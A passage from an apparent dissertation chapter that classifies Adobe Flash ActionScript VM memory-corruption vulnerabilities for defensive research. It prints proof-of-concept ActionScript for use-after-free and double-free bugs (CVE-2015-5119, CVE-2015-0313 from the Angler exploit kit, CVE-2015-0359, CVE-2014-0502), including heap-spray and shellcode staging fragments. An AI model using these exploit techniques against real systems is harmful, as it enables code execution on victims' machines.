Coverage-based gray-box fuzzing (CGF) and *smart gray-box fuzzing* (SGF) are the most efficient and recent approaches for automated vulnerability discovery. A CGF randomly mutates, deletes, or copies some bits in given seed files to generate new files. In contrast to white-box approaches [73, 79, 80, 179], which suffer from high overhead due to constraint solving and program analysis, and black-box approaches [29, 39, 95, 224], which are limited because of lack of knowledge about target applications, CGFs utilize lightweight code instrumentation [24, 185, 205, 225, 226, 243]. libFuzzer [226], AFL [225] and its extensions [18, 24, 25, 45, 118, 123, 175, 176, 213] constitute the most widely-used implementations of CGF. SGF leverages a high-level structural representation of the seed file to generate new files and is introduced as AFLSmart [180]. Although gray-box fuzzing implementations can generate distinct executables to guide the fuzzer to new code regions, these fuzzers are not capable of efficiently generating grammatically valid AVM scripts due to the high complexity of grammar rules adopted by the AVM. However, GuidExp is capable of generating AVM scripts that adhere to the grammar rules. GuidExp modifies the metadata and code block of generated AVM scripts according to the enforced grammar rules to make sure that they can be interpreted by the AVM without any issue.

CHAPTER 3: A FINE-GRAINED CLASSIFICATION AND SECURITY ANALYSIS OF WEB-BASED VIRTUAL MACHINE VULNERABILITIES[1]

3.1 Introduction

Dangerous vulnerabilities continue to abound in numerous web-based VMs. For example, JavaScript frameworks, such as Angular [17] and jQuery [215], were downloaded more than 200 million times in the last year and contained 27 vulnerabilities, some of which have no security fix available to date [203]. Additionally, Bootstrap [26], an open-source CSS framework, has been downloaded around 80 million times in the last year, all the while containing seven XSS vulnerabilities [203]. In 2018, more than 25 million new JavaScript malware was detected [135]. Researchers discovered four zero-day exploits in the implementation of the AVM [61, 71, 151] within the same time frame. In addition, 75% of the top twenty vulnerabilities in ASP.NET, which is an open-source web framework created by Microsoft, have a high severity rating, and around 70% of them can lead to RCE, DoS or XSS [204].

Creating robust and holistic defense solutions for mitigating critical, highly dangerous web-based VM vulnerabilities requires a comprehensive understanding of the expected behaviors of the code segments that are responsible for the vulnerability and the reasons why some web script code might act differently from their developers' intentions. However, building security solutions for every vulnerability-specific design flaw is an arduous task that involves an immense amount of human effort. Therefore, generic, vulnerability-class-specific security solutions that address underlying issues of the web-based VM implementations are essential for providing a secure web experience

[1]This chapter includes previously published [210, 212] and recently submitted [236] joint work with Meera Sridhar, Abhinav Mohanty, Vasant Tendulkar and Kevin W. Hamlen.

for web users.

Researchers and security defense builders currently rely mostly on the CVE and NVD databases for obtaining information about vulnerabilities in order to build mitigating defenses. These databases exhaustively list all disclosed vulnerabilities and provide useful information about each vulnerability, such as a brief description, the type, the impact score, the severity of the vulnerability, and the vulnerable versions of affected systems based on reports from hundreds or thousands of researchers, from hobbyists to professionals [145]. However, having many contributors with different backgrounds hinders having a coherent and well-formed vulnerability database, which is an important prerequisite to building robust, generic security solutions that address the implementation issues of different web-based implementations.

For example, the CVE and NVD databases classify almost 30% of ActionScript vulnerabilities as “Memory Corruption” vulnerabilities, which is insufficiently precise for building many defenses, since it is too coarse-grained—a "Memory Corruption" vulnerability can in fact be further categorized as a *use-after-free* (UAF) or a *double-free* (DF) or one of buffer-, integer-, or heap-overflow vulnerabilities; mitigating each of these vulnerability sub-classes requires different security approaches and techniques. Also, a significant number of CVE entries do not declare the type of ActionScript vulnerabilities and label them as “Unknown”. For instance, MITRE reports that more than a quarter of the OS vendor advisories did not have sufficient details to classify the vulnerability (type “Unknown”), at 26.8% [145]. Additionally, CVE and NVD databases potentially misclassified four “critical” and exploitable vulnerabilities affecting *confidentiality*, 42 vulnerabilities for *integrity*, and 46 vulnerabilities for *availability* in just the last two years [62].

Our main goal in this chapter is to analyze and present a more fine-grained web-based VM vulnerability classification, creating meaningful sub-classes of the "Memory Corruption" CVE category to identify the attack surface of web-based VMs more

accurately than what the CVE and NVD databases provide.

For our analysis, we choose the AVM as a representative model for study, since it has been exploited repeatedly by attackers during the last decade due to numerous vulnerabilities that it has hosted. One of the main reasons for the AVM being such a frequent target of attack (and an interesting VM for study) is its sheer complexity—the AVM combines many of the most aggressive features of other scripting and object-oriented programming languages such as *class-inheritance*, *encapsulation*, *packages*, *namespaces*, *gradual typing*, and *regular expressions*. Security reports show that this daunting complexity has led to the largest and highest-impact attack surfaces amongst web-based VMs [104].

In our work, we first analyze ActionScript vulnerabilities which have been listed in the CVE and NVD databases since 2013 (until April 1st, 2020). We analyze six specific properties of web-based VM vulnerabilities: (1) types of implementation errors that cause each vulnerability, (2) methods of exploiting these vulnerabilities, (3) privileges and capabilities that attackers gain after triggering these vulnerabilities, (4) assets damaged during the execution of exploits, (5) consequences of successful exploits, and (6) frequency of vulnerabilities being exploited in real-life. The results of our analysis naturally lead to five sub-classes of ActionScript "Memory Corruption" vulnerabilities mentioned above. These vulnerability sub-classes are most critical/widespread and useful for building generalized defense solutions. Vulnerabilities in these sub-classes have a high severity score (above 8.0 out of 10) and are mostly marked as “high” or “critical” in the CVE and NVD databases. Additionally, the vulnerabilities that belong to one of these vulnerability sub-classes were the top choices for attackers and were heavily used in popular exploit kits [104] as more than 80% of them enable the attackers to perform a RCE in victims’ machine.

Our analysis also allows us to report on various ActionScript vulnerability statistics since 2013 (for example, unclassified (“Unspecified” ActionScript vulnerabilities con-

stitute ∼18%) of total ActionScript vulnerabilities since 2013; “Memory Corruption” vulnerabilities, ∼29%). These statistics indicate that a more thorough investigation of ActionScript vulnerabilities is required to map the AVM attack surface better since a significant portion of ActionScript vulnerabilities are either unclassified or loosely-classified. Therefore, we analyze the execution of PoC exploits provided by exploit databases and vulnerability mitigation projects' collections to determine the type of "Unspecified" and the sub-class of "Memory Corruption" vulnerabilities. Examining side-effects of the execution of PoCs allows us to understand the way the exploits trigger the vulnerabilities since we scrutinize memory cells before and after the execution of every ActionScript instruction to be able to detect any unexpected changes on the cells. Also, we report on more information per vulnerability, such as the way the vulnerability can be exploited or the underlying reasons for why the vulnerability occurs. To do this, we manually crawl the web to find security articles, tech reports, blogs, and forum posts.

The main contributions of this chapter are as follows:

- We present a web-based VM vulnerability classification with five sub-classes of "Memory Corruption" vulnerabilities since attackers mostly exploit vulnerabilities from these sub-classes and heavily include them in popular exploit kits [104, 203]. We use the AVM as our web-based VM model of study; we analyze PoC exploits and discuss the design flaws in the implementation of the AVM that cause vulnerabilities from these vulnerability sub-classes. We also provide more technical details for each of our vulnerability sub-classes that are not included in the CVE and NVD databases, such as the *method* of exploit.

- We present the most recent number, types, and attack vectors of ActionScript vulnerabilities that have been listed since 2013 in the CVE and NVD databases.

- We reclassify ActionScript CVE vulnerabilities labeled as generic "Memory

Corruption" and "Unspecified" into one of our more fine-grained sub-classes (a memory corruption vulnerability can be (1) a use-after-free, (2) a double-free, (3) an integer overflow, (4) a buffer overflow, or (5) a heap overflow vulnerability). We reclassify 60 such "Memory-Corruption" and 84 such "Unspecified" vulnerabilities by analyzing the execution of PoC exploits provided by exploit databases and vulnerability mitigation projects' collections.

The remainder of the chapter is organized as follows: Section 3.2 introduces sub-classes of "Memory Corruption" vulnerabilities and case studies for each sub-class. Section 3.3 presents other non-"Memory Corruption" ActionScript vulnerability classes listed in the CVE and NVD databases that are less commonly exploited by attackers. Section 3.4 shows the most recent (2013–2020) statistics of the number, type, and attack vector of ActionScript vulnerabilities. Section 3.5 presents results for our re-classification of "Memory Corruption" and "Unspecified" ActionScript vulnerabilities and our methodology for deciding types of these vulnerabilities, and obtaining more information about each vulnerability. Finally, Section 3.6 concludes.

3.2 Sub-Classes of Memory Corruption Vulnerabilities & Case Studies

In this section, we describe the sub-classes of "Memory Corruption" vulnerabilities in the implementation of web-based VMs. These vulnerabilities are frequently added to exploit kits sold to hackers in the underground——Angler EK, Neutrino, and Nuclear Pack [104]. In addition, we introduce an example of vulnerability for each vulnerability sub-class and explain design flaws inside the AVM implementation that cause these vulnerabilities. We also discuss more technical details on reasons of why the AVM performs unintended, malicious behaviors, and how exploits can exploit the unexpected program states occurring after the vulnerabilities are triggered.

3.2.1 Motivation & Methodology


In order to identify the most relevant vulnerability sub-classes, we use the following methodology. We consider the CVE severity score (9.6 out of 10 on average) of the vulnerability, and whether it was frequently exploited by infamous exploit kits since the execution of a vast majority of these vulnerabilities (more than 80%) can lead to remote/arbitrary code execution, which is one of the most dangerous malicious activities. Additionally, our analysis shows that the design flaws that result in these vulnerabilities are not vulnerability-specific, unlike the design flaws that lead to other vulnerability classes. Thus, focusing on these five vulnerability sub-classes allows us to build a generic security solution that mitigates these vulnerabilities (please see Chapter 4). Our analysis allows us to prioritize five sub-classes of "Memory Corruption" vulnerability class, which we describe in detail in this chapter.

There are other, less commonly exploited vulnerability classes than "Memory Corruption" vulnerabilities mentioned in the CVE and NVD databases. We do not prioritize these classes due to the following reasons. First, the number of these vulnerabilities is relatively smaller than the number of vulnerabilities in our sub-classes of "Memory Corruption" vulnerabilities. For example, the number of integer overflow vulnerabilities is only 17 compared to 255 UAF vulnerabilities. Second, the design flaws that lead to the vulnerabilities from these classes are vulnerability-specific, which hinders to build a generalized solution. We provide more technical details about those classes in Section 3.3 in order to highlight the reasons for us to exclude them from our generic and comprehensive security solution.


3.2.2 Use-After-Free

UAF vulnerabilities are one of the most common vulnerability classes, with more than 200 entries for the Flash Player in the last five years in the NVD [163]. UAF vulnerabilities create a dangling pointer referencing memory after it has been freed.


The vulnerability occurs in case either the VM and the garbage collector, which is responsible for reclaiming memory occupied by objects that are no longer in use by the program, are asynchronous, or the VM is not able to manage object references properly. Referencing a freed object grants unauthorized access to the memory even if it is allocated to another object later on. Fig. 3.1a illustrates a typical object allocation in the memory. The object reference points to a memory location where the metadata of the object is stored. Fig. 3.1b demonstrates a UAF vulnerability that happens after the object is freed. Even though the object is freed, the memory pointer is not removed and becomes a dangling pointer, which can be exploited by attackers to corrupt the data in this particular memory segment. Fig 3.1c displays that the dangling pointer provides access to metadata of a consequently created `Vector` instance. An exploit can corrupt the `.length` property of the `Vector` instance by



(a) Typical object allocation in memory



(b) Dangling pointer occurrence after UAF vulnerability



(c) Exploiting the dangling pointer to access metadata of the consequently created `Vector` instance

Figure 3.1: Accessing metadata of `Vector` instance by exploiting UAF vulnerability

utilizing the dangling pointer to gain access to the entire memory. UAF vulnerabilities may lead to a program crash or can be the first step of more malicious activities such as remote code execution.

Figure 3.2: Description of classes and properties involved in our example UAF and DF vulnerabilities

Name	**Description**
`ByteArray` Class	Provides methods and properties to optimize reading, writing, and working with binary data.
`m_buffer`	Is located at offset 0x24 in the `ByteArray` class points to an object of the `ByteArray::Buffer` class, which eventually leads to the actual array of bytes [172].
`m_subscribers`	Contains a pointer to a `ListData` object, which holds information about entities that should be notified when the `ByteArray` instance is reallocated/freed (i.e., its place in memory changes), or even simply when its length changes [172].
`m_isShareable`	Demonstrates whether the `byteArray` instance is shared between `Workers`. When the `ByteArray` instance is shared, there's no need to copy the data, but rather to point to the exact same `ByteArray::Buffer` instance `m_buffer` points to [172].
`m_byteArray`	Is a static allocation of a ByteArray instance [172].
`Worker` Class	Allows executing code "in the background" at the same time that other operations are running in other workers (including the main script's worker). This capability of simultaneously executing multiple sets of code instructions is known as *concurrency*.
`AvmCore::integer` `SecurityDomain` (class)	Calculates the numeric value of an instance given as a parameter Represents the security sandbox for the web domain from which the SWF application was loaded.
`ApplicationDomain` (class)	Allows for partitioning of AS classes within same security domain into containers (smaller sandboxes). AS allows loading an external SWF into an existing SWF's source. `ApplicationDomain` is used to create a separate container for classes of the external loaded SWF.
`currentDomain` (property)	Read-only property of `ApplicationDomain`, the class that gives the current application domain in which the code is executing.
`ByteArray` (class)	Allows for reading/writing of raw binary data.
`domainMemory` (property)	A property of the `ApplicationDomain` class that can be set to a `ByteArray` object for faster read/write access to memory [59].
`Vector` Class	Allows accessing and manipulating a dense array whose elements all have the same data type. The data type of a `Vector`'s elements is known as the `Vector`'s base type.

Case Study #1 UAF Vulnerability due to Side-Effects of a Malicious Function Definition. CVE-2015-5119, one of the popular vulnerabilities from Kaspersky's Devil's Dozen [104], was added to Angler EK, Neutrino, Hanjuan, Nuclear Pack, and Magnitude exploit kits in 2015, leaked from the Hacking Team [120]. CVE-2015-5119 is a use-after-free vulnerability resulting from a faulty implementation of the `ByteArray` operator `[]`, used to access an element or assign a value to an element at a given index. A `ByteArray` instance is an ordinary array but it holds data whose type can be `byte` only. The attacks that exploit the UAF vulnerability assign an object that belongs to a user-defined class to an index of the `ByteArray` instance. When an instance (the instance can belong to any class) is assigned to a variable or a position of a data structure, the `valueOf` function of the instance is called to determine the exact value of the object. If the object is `primitive`, the `valueOf` function returns the `primitive` value of the object. Otherwise, the `valueOf` function returns the object pointer. The default `valueOf` function is defined in `Object` class, which is the default parent class of all user-defined and predefined classes in ActionScript language. However, the `valueOf` function can be overridden in user-defined classes in order to call the overridden `valueOf` function definition when an instance, which belongs to the user-defined class is invoked.

```
private:
    Toplevel* const         m_toplevel;
    MMgc::GC* const         m_gc;
    WeakSubscriberList      m_subscribers;
    MMgc::GCObject*         m_copyOnWriteOwner;
    uint32_t                m_position;
    FixedHeapRef<Buffer>    m_buffer;
    bool                    m_isShareable;
public:
    bool                    m_isLinkWrapper;
```

Figure 3.3: Implementation of properties of `ByteArray` class

Listing 3.1 demonstrates the exploit, which consists of two classes (`malClass` and `hClass`) that operate on the same `ByteArray` objects. Line 3–4 create a `ByteArray`

object `b1` and set its length to 12. Line 5 instantiates an `hclass` object, `mal`, and passes `b1` as an argument to the constructor of `hclass`. Line 12, in the constructor of `hclass`, b3 is used to hold the argument that has been passed to the constructor, which is then assigned to a local property `b2`. So now both `b1` from `malclass`, and `b2` from `hclass`, are referencing the same object. Back in `malclass`, Line 6 assigns `mal` to the index 0 of `b1` using operator `[]` and invokes the `valueOf()` function of `hclass` defined in Line 14. Line 15 increases the length of `ByteArray b2` (also referenced by `b1`), as a side-effect of this function, and due to the semantics of the `length` property, the `ByteArray` instance is freed and is assigned a new chunk of memory.

When a `ByteArray` instance is freed, entities stored in the `ListData` instance pointed to by the `m_subscribers` property of the `ByteArray` instance are notified. `m_subscribers` is a property of `ByteArray instances`, which contains a pointer to a `ListData` instance, which holds information about entities that should be notified when the ByteArray instance is reallocated or freed (i.e., its place in memory changes), or even simply when its length changes. Listing 3.2 shows the vulnerable implementation of `setUintProperty` function in the AVM interpreter, which is responsible for handling object assignment to indices of `ByteArray` instances. This function calls a function named `AvmCore::integer`, which calculates the numeric value of an instance given as parameter, to obtain the numeric value of the given parameter, `value`, since `ByteArray` instances can hold data whose type is `byte`. Since the value assigned to the zeroth index of `b1` belongs to a user-defined class, `hClass`, `AvmCore::integer` invokes the `valueOf` function defined in this class. As mentioned above, the `valueOf` function changes the length of `b1`, which frees the `ByteArray` instance. However, Line 5 from Listing 3.2 has already pushed the reference of the `m_byteArray` instance to the stack. Thus, the reference of `m_byteArray` is not updated as `b1` is freed and `m_byteArray` becomes a dangling pointer. The dangling pointer is still accessible with `b1[0]` in Line 6 from Listing 3.1. Therefore, the value returned at the end of the `valueOf`

Listing 3.1: The PoC for CVE-2015-5119

```
1  public class malClass extends Sprite {
2    public function malClass() {
3     var b1 = new ByteArray();
4     b1.length = 0x200;
5     var mal = new hClass(b1);
6     b1[0] = mal;
7     }
8  }
9  public class hClass {
10   private var b2 = 0;
11   public function hClass(var b3) {
12     b2 = b3;
13     }
14   public function valueOf() {
15     b2.length = 0x400;
16     return 0x15;
17     }
18 }
```

function in Line 16 from Listing 3.1, `0x15`, is written on the recently freed memory chunk on which the consequently created `Vector` instance can be assigned, as shown in Fig. 3.1c. Fig. 3.2 describes classes and functions involved in our example UAF and DF vulnerabilities in case studies.

Case Study #2 UAF Vulnerability due to Asynchronization Amongst Workers. We now demonstrate our IRM enforcement technique through a detailed example of an Angler EK exploit that employs the CVE-2015-0313 vulnerability, a use-after-free (UAF) vulnerability in the `ApplicationDomain` AS class. We outline the exploit as presented in the Palo Alto Networks Security Research Blog by Tao Yan [231]. Fig. 3.2 describes the AS classes, methods and properties [5] used in this

Listing 3.2: The PoC for CVE-2015-5119

```
1 void ByteArrayObject::setUintProperty
2 (uint32_t i, Atom value)
3 {
4    m_byteArray[i] = uint8_t
5      (AvmCore::integer(value));
6 }
```

example.

The Angler EK exploit constitutes a malicious SWF file containing one primary `Worker` and one background `Worker`. The `Worker`s share a `ByteArray` object through the `ApplicationDomain`'s `domainMemory` property.

In the attack, the primary `Worker` sets `domainMemory` to the shared `ByteArray` object. Later, the background `Worker` frees the shared `ByteArray` object; however, the primary `Worker` can still reference it. This inconsistency results in a UAF vulnerability and gives the attacker a pointer to control the heap memory of the SWF application.

Listing 3.3 shows the first stage of the attack involving the primary `Worker`. Here, the attacker sets a `ByteArray` object named `attacking_buffer` to the `domainMemory`, and sends a message (Line 7) to the background `Worker` instructing it to free `attacking_buffer`.

Listing 3.4 shows the second stage of the attack. Here, upon receiving the message from the primary `Worker`, the background `Worker` frees `attacking_buffer`. Since `attacking_buffer` was assigned to `domainMemory` in the primary `Worker`, the primary `Worker` retains a pointer to the `attacking_buffer` in memory.

In the third stage, the malicious SWF uses the dangling pointer in `domainMemory` to inject a `Vector` (an AS array of changeable size), containing shellcode corresponding

Listing 3.3: `domainMemory` attack, stage 1 [231]

```
1 private function exploit_primordial_start(param1:String) : Boolean{
2  var _loc2_:String = this.DecryptX86URL(param1);
3  this.shellcodes = new Shellcodes(_loc2_,this.xkey.toString());
4  this.prepare_attack();
5  this.make_spray_by_buffers_no_holes();
6  ApplicationDomain.currentDomain.domainMemory = this.attacking_buffer;
7  this.main_to_worker.send(this.message_free);
8  return true;
9 }
```

Listing 3.4: `domainMemory` attack, stage 2 [231]

```
protected function on_main_to_worker(param1:Event) : void{
 var _loc2_:* = this.main_to_worker.receive();
 if(_loc2_ == this.message_free){
  this.attacking_buffer.clear();
  this.worker_to_main.send(this.message_world);
 }
}
```

to the *return-oriented programming* (ROP) [196] gadgets it wants to execute. In the final stage, the malicious SWF scans the heap for the `Vector` of the same length and writes the ROP chain and shellcode to the buffer, which then allows it to execute ROP attacks.

3.2.3 Double-Free

DF vulnerabilities occur when a freeing operation is called more than once with the same memory address as an argument. DF vulnerability is a type of UAF vulnerability that exploits the structure of the garbage collector, which is a *doubly-linked list* [84]. Although freeing memory twice seems non-threatening, it distorts the structure of the pointers since the garbage collector works with the "first-in, last-out" principle by placing freed memories at the head of the list and allocating memory starting from the head. Fig. 3.4 demonstrates the structure of a typical garbage collector with three memory chunks. Every memory chunk points to the “next” and “previous”




Figure 3.4: Typical garbage collector implementation




Figure 3.5: Structure of the garbage collect after DF vulnerability

memory chunks to create a doubly-link list. DF vulnerabilities cause placing the freed memory at the head twice and making it point to itself as both forward and backward memory. Fig. 3.5 shows the structure of the garbage collector after the `Chunk 2` is freed twice. The `Chunk 2` is put at the head of the list twice, which makes the `Chunk 2` point to itself. A malicious activity such as arbitrary code execution can be crafted by overwriting the pointers in freed memory. Fig. 3.6 demonstrates that the forward and backward pointers in the `Chunk 2` can be overwritten with new user data after a DF vulnerability is triggered. A specially crafted attack can exploit this vulnerability and transfer the control-flow of the program to an arbitrary code block.




Figure 3.6: Exploiting a DF vulnerability by overwriting pointers

```
ByteArray::ByteArray(Toplevel* toplevel,
    ByteArray::Buffer* source, bool shareable)
    : DataIOBase()
    , DataInput()
    , DataOutput()
    , m_toplevel(toplevel)
    , m_gc(toplevel->core()->GetGC())
    , m_subscribers(m_gc, 0)
    , m_copyOnWriteOwner(NULL)
    , m_position(0)
    , m_buffer(source)
    , m_isShareable(shareable)
    , m_isLinkWrapper(false)
{
  .
  .
  .
}
```

Figure 3.7: Implementation of the constructor function of `ByteArray` class

Case Study #3 DF Vulnerability due to Lack of Synchronization Among Threads. CVE-2015-0359 [157] is a DF vulnerability exploited by famous exploit kits [75]. The vulnerability is the result of a race condition amongst simultaneously running threads. ActionScript supports multi-threading with implementation of the `Worker` class. Each `Worker` instance creates a fresh, background SWF execution and they can share a `ByteArray` instance if a `ByteArray` instance is assigned to their attributed called `m_isShareable`. `Worker` instances can perform any operation (including `clear`) on the shared `ByteArray` instance as if it is declared in their execution.

Fig. 3.7 shows the constructor function of `ByteArray` class. The `Worker` instances utilize the `ByteArray` constructor function to create the shareable `ByteArray` instance in their SWF execution. However, as shown in the highlighted line in Fig. 3.7, the `ByteArray` constructor function creates an empty `ListData` object for the `m_subscribers` property in these background SWF executions, which causes the background SWF executions to forget entities included in the `ListData` objects. Thus, while the main `Worker` instance notifies entities listed in `ListData` object pointed

by the `m_subscribers` property when the shared `ByteArray` instance is freed, the background `Worker` instances cannot notify subscribing entities since the `ListData` object they contain is empty.

Here, the AVM does not notify subscribers of a `ByteArray` instances so that simultaneously running threads do not get any notification if the shared `ByteArray` instance is cleared or reallocated. The exploits that trigger the vulnerability create many background `Worker` instances and run them simultaneously with one main `Worker` instance. While the main `Worker` instance tries to allocate the shared `ByteArray` instance, the background `Workers` try to clear it in a loop during the execution. If two or more `Workers` consequently clear the shared `ByteArray` instance between two allocations of the main `Worker`, the shared `ByteArray` instance is cleared twice that creates the DF vulnerability.

Listings 3.5, 3.6 show code for the primary `Worker` and background `Worker` (`bgWorker`) respectively. In the attack, the primary `Worker` and `bgWorker` concurrently operate on a shared `ByteArray` object, `bShared`. Lines 1–3 from Listing 3.5 show the primary `Worker` creating `bShared` and setting it as a shared property with `bgWorker`. Inside a loop (Listing 3.5, Lines 7–18), the primary `Worker` is writing to `bShared` and setting its length. Concurrently, inside another loop (Listing 3.6, Lines 3–7), `bgWorker` also writes to `bShared`, clears it and reduces its length. The attacker creates a race condition between both `Worker`s by having `bgWorker` clear `bShared` (Listing 3.6, Line 5) between the events of freeing and allocating a new memory chunk to `bShared` (Listing 3.5, Line 8, `length` semantics) inside the primary `Worker`. This race condition causes `bShared` to be freed twice. To determine whether the double-free vulnerability was triggered or not, in every iteration of the loop the attacker allocates a new `ByteArray` twice to the same variable `b` (Listing 3.5, Line 9 and Line 14). The attacker then assigns an index at the ninth element of `b` and pushes them one by one on to an `Array a` (Listing 3.5, Line 12 and Line 17). The attacker keeps a track of the index

Listing 3.5: Primary `Worker` writing to `ByteArray bShared`

```
1  bShared = new ByteArray();
2  bgWorker.setSharedProperty("byteArray",
3    bShared);
4  ...
5   var ib:uint = 0, b:ByteArray = null;
6   var a:Array = new Array();
7   for (k=4; k<0x3000; k+=4) {
8    bShared.length = 0x400;
9    b = new ByteArray();
10   b.length = baLength;
11   b[8] = ib;
12   a.push(b);
13   ib++;
14   b = new ByteArray();
15   b.length = baLength;
16   b[8] = ib;
17   a.push(b);
18   ib++; }
19  for (k=0;k<a.length;k++) {
20   b = a[k];
21   if (b[8] != (k%0x100)) {
22   a[k+1].length = 0x1000;
23   v.length = vLength;
24   b.position = 0;
25   b.writeUnsignedInt(0x41414141);
26   a[k-1].length = 0x1000;
27   var l:uint = 0x40000000-1;}
```

to be assigned to the next allocation of `b` using a sequential counter `ib` (Listing 3.5, Line 11 and Line 16). If the race condition succeeds, then the second allocation of `b` overwrites the first allocation.

To determine the iteration of the loop where the vulnerability occurred, the attacker scans the index of every `ByteArray` instance allocated inside the array, `a` (Listing 3.5, Lines 21–27). If two allocations of `b` have the same index, the missing index was overwritten by the instance of `b` that allocated to the same memory chunk. This gives the attacker access to a pointer to control the heap and inject shellcode via `b`.

Listing 3.6: Background `Worker` writing to and clearing `ByteArray bShared`

```
1 function playWithWorker(){
2   ...
3  for (j=0;j<0x1000;j++) {
4   bShared.writeObject(tempBytes);
5   bShared.clear();
6   trace("bytearrayCleared");
7   bShared.length = 0x30;}
8  mutex.unlock();
9  Worker.current.terminate();}
```

Case Study #4 DF Vulnerability due to Flag Malfunctioning. In 2014, FireEye and Adobe identified a targeted attack campaign, Operation GreedyWonk [35], exploiting a zero-day DF Flash vulnerability that was later recorded as CVE-2014-0502. The vulnerability permits the attacker to overwrite a Flash object pointer to alter the flow of code execution on Windows XP and 7 machines. In this section, we present the analysis of this vulnerability and a proof-of-concept attack. Our discussion closely follows Ben Hayak's vulnerability description in the SpiderLabs blog [91].

CVE-2014-0502 is a DF vulnerability caused by the AVM's mis-handling of `SharedObject`s. While `SharedObject`s can be explicitly flushed to disk using the `flush()` method, all `SharedObject`s belonging to a `Worker` thread are also implicitly flushed when a `Worker` terminates.

Before flushing, each `SharedObject`'s destructor performs two checks: (1) check the

Listing 3.7: Triggering a `SharedObject` double-free

```
1 public class WorkerClass extends Sprite {
2   public static var G:Worker = new Worker();
3   public function increaseSize():void {
4     var exp:String ="AAAA";
5     while ((exp.length<102400))
6       exp=(exp + exp);
7     var sobj:SharedObject= SharedObject.getLocal("record");
8     sobj.data.logs=exp;
9   }
10  Worker.current.terminate();
11 }
```

object's *pending flush* flag, which indicates whether there is data in the `SharedObject` that must be flushed to disk, and (2) check the maximum allowed storage settings for the domain. If the flag is set and flushing would not exceed the domain's storage allowance, then it is flushed to disk, and its flag is reset. If there is insufficient storage, the flush operation does not succeed and the flag is not reset.

Unfortunately, older versions of the AVM fail to properly synchronize these operations, allowing multiple flushes to proceed concurrently, exposing a DF exploit opportunity.

The attacker first creates a `SharedObject` that would exceed the storage limit if flushed (Listing 3.7 lines 3–9). Just before the destructor called by `Worker.terminate()` frees the object (line 10), the AVM sees that the object is available for garbage collection, overlooks the ongoing destruct and calls the destructor again. Both destructors hit the size limit, leave the flag set, and free the object, resulting in a DF.

3.2.4 Out-of-Bounds Read

Out-of-bounds read vulnerabilities lead to unauthorized access to past the end or before the beginning of the intended buffer. Attackers cannot perform RCE by triggering an out-of-bounds read vulnerability solely, but they can utilize the attack to obtain security-sensitive information from the stack or the heap to facilitate more dangerous attacks.

Case Study #5 Out-of-Bounds Read because of Accessing Memory without Checking Buffer Boundaries. CVE-2015-0310 [158] is an out-of-bounds read vulnerability residing in the implementation of `exec` function of the `RegExp` API. The `exec` function has a fixed-sized array, named `ovector`, of size 99 in the call stack that stores the starting and the ending indices of matched strings. This array can store up to 49 matches. As shown in Fig. 3.8, after a `RegExp` query, if a match is found, the `exec` function returns a positive number that indicates success. If the pattern does not match with any strings, the `exec` function returns negative one, which indicates

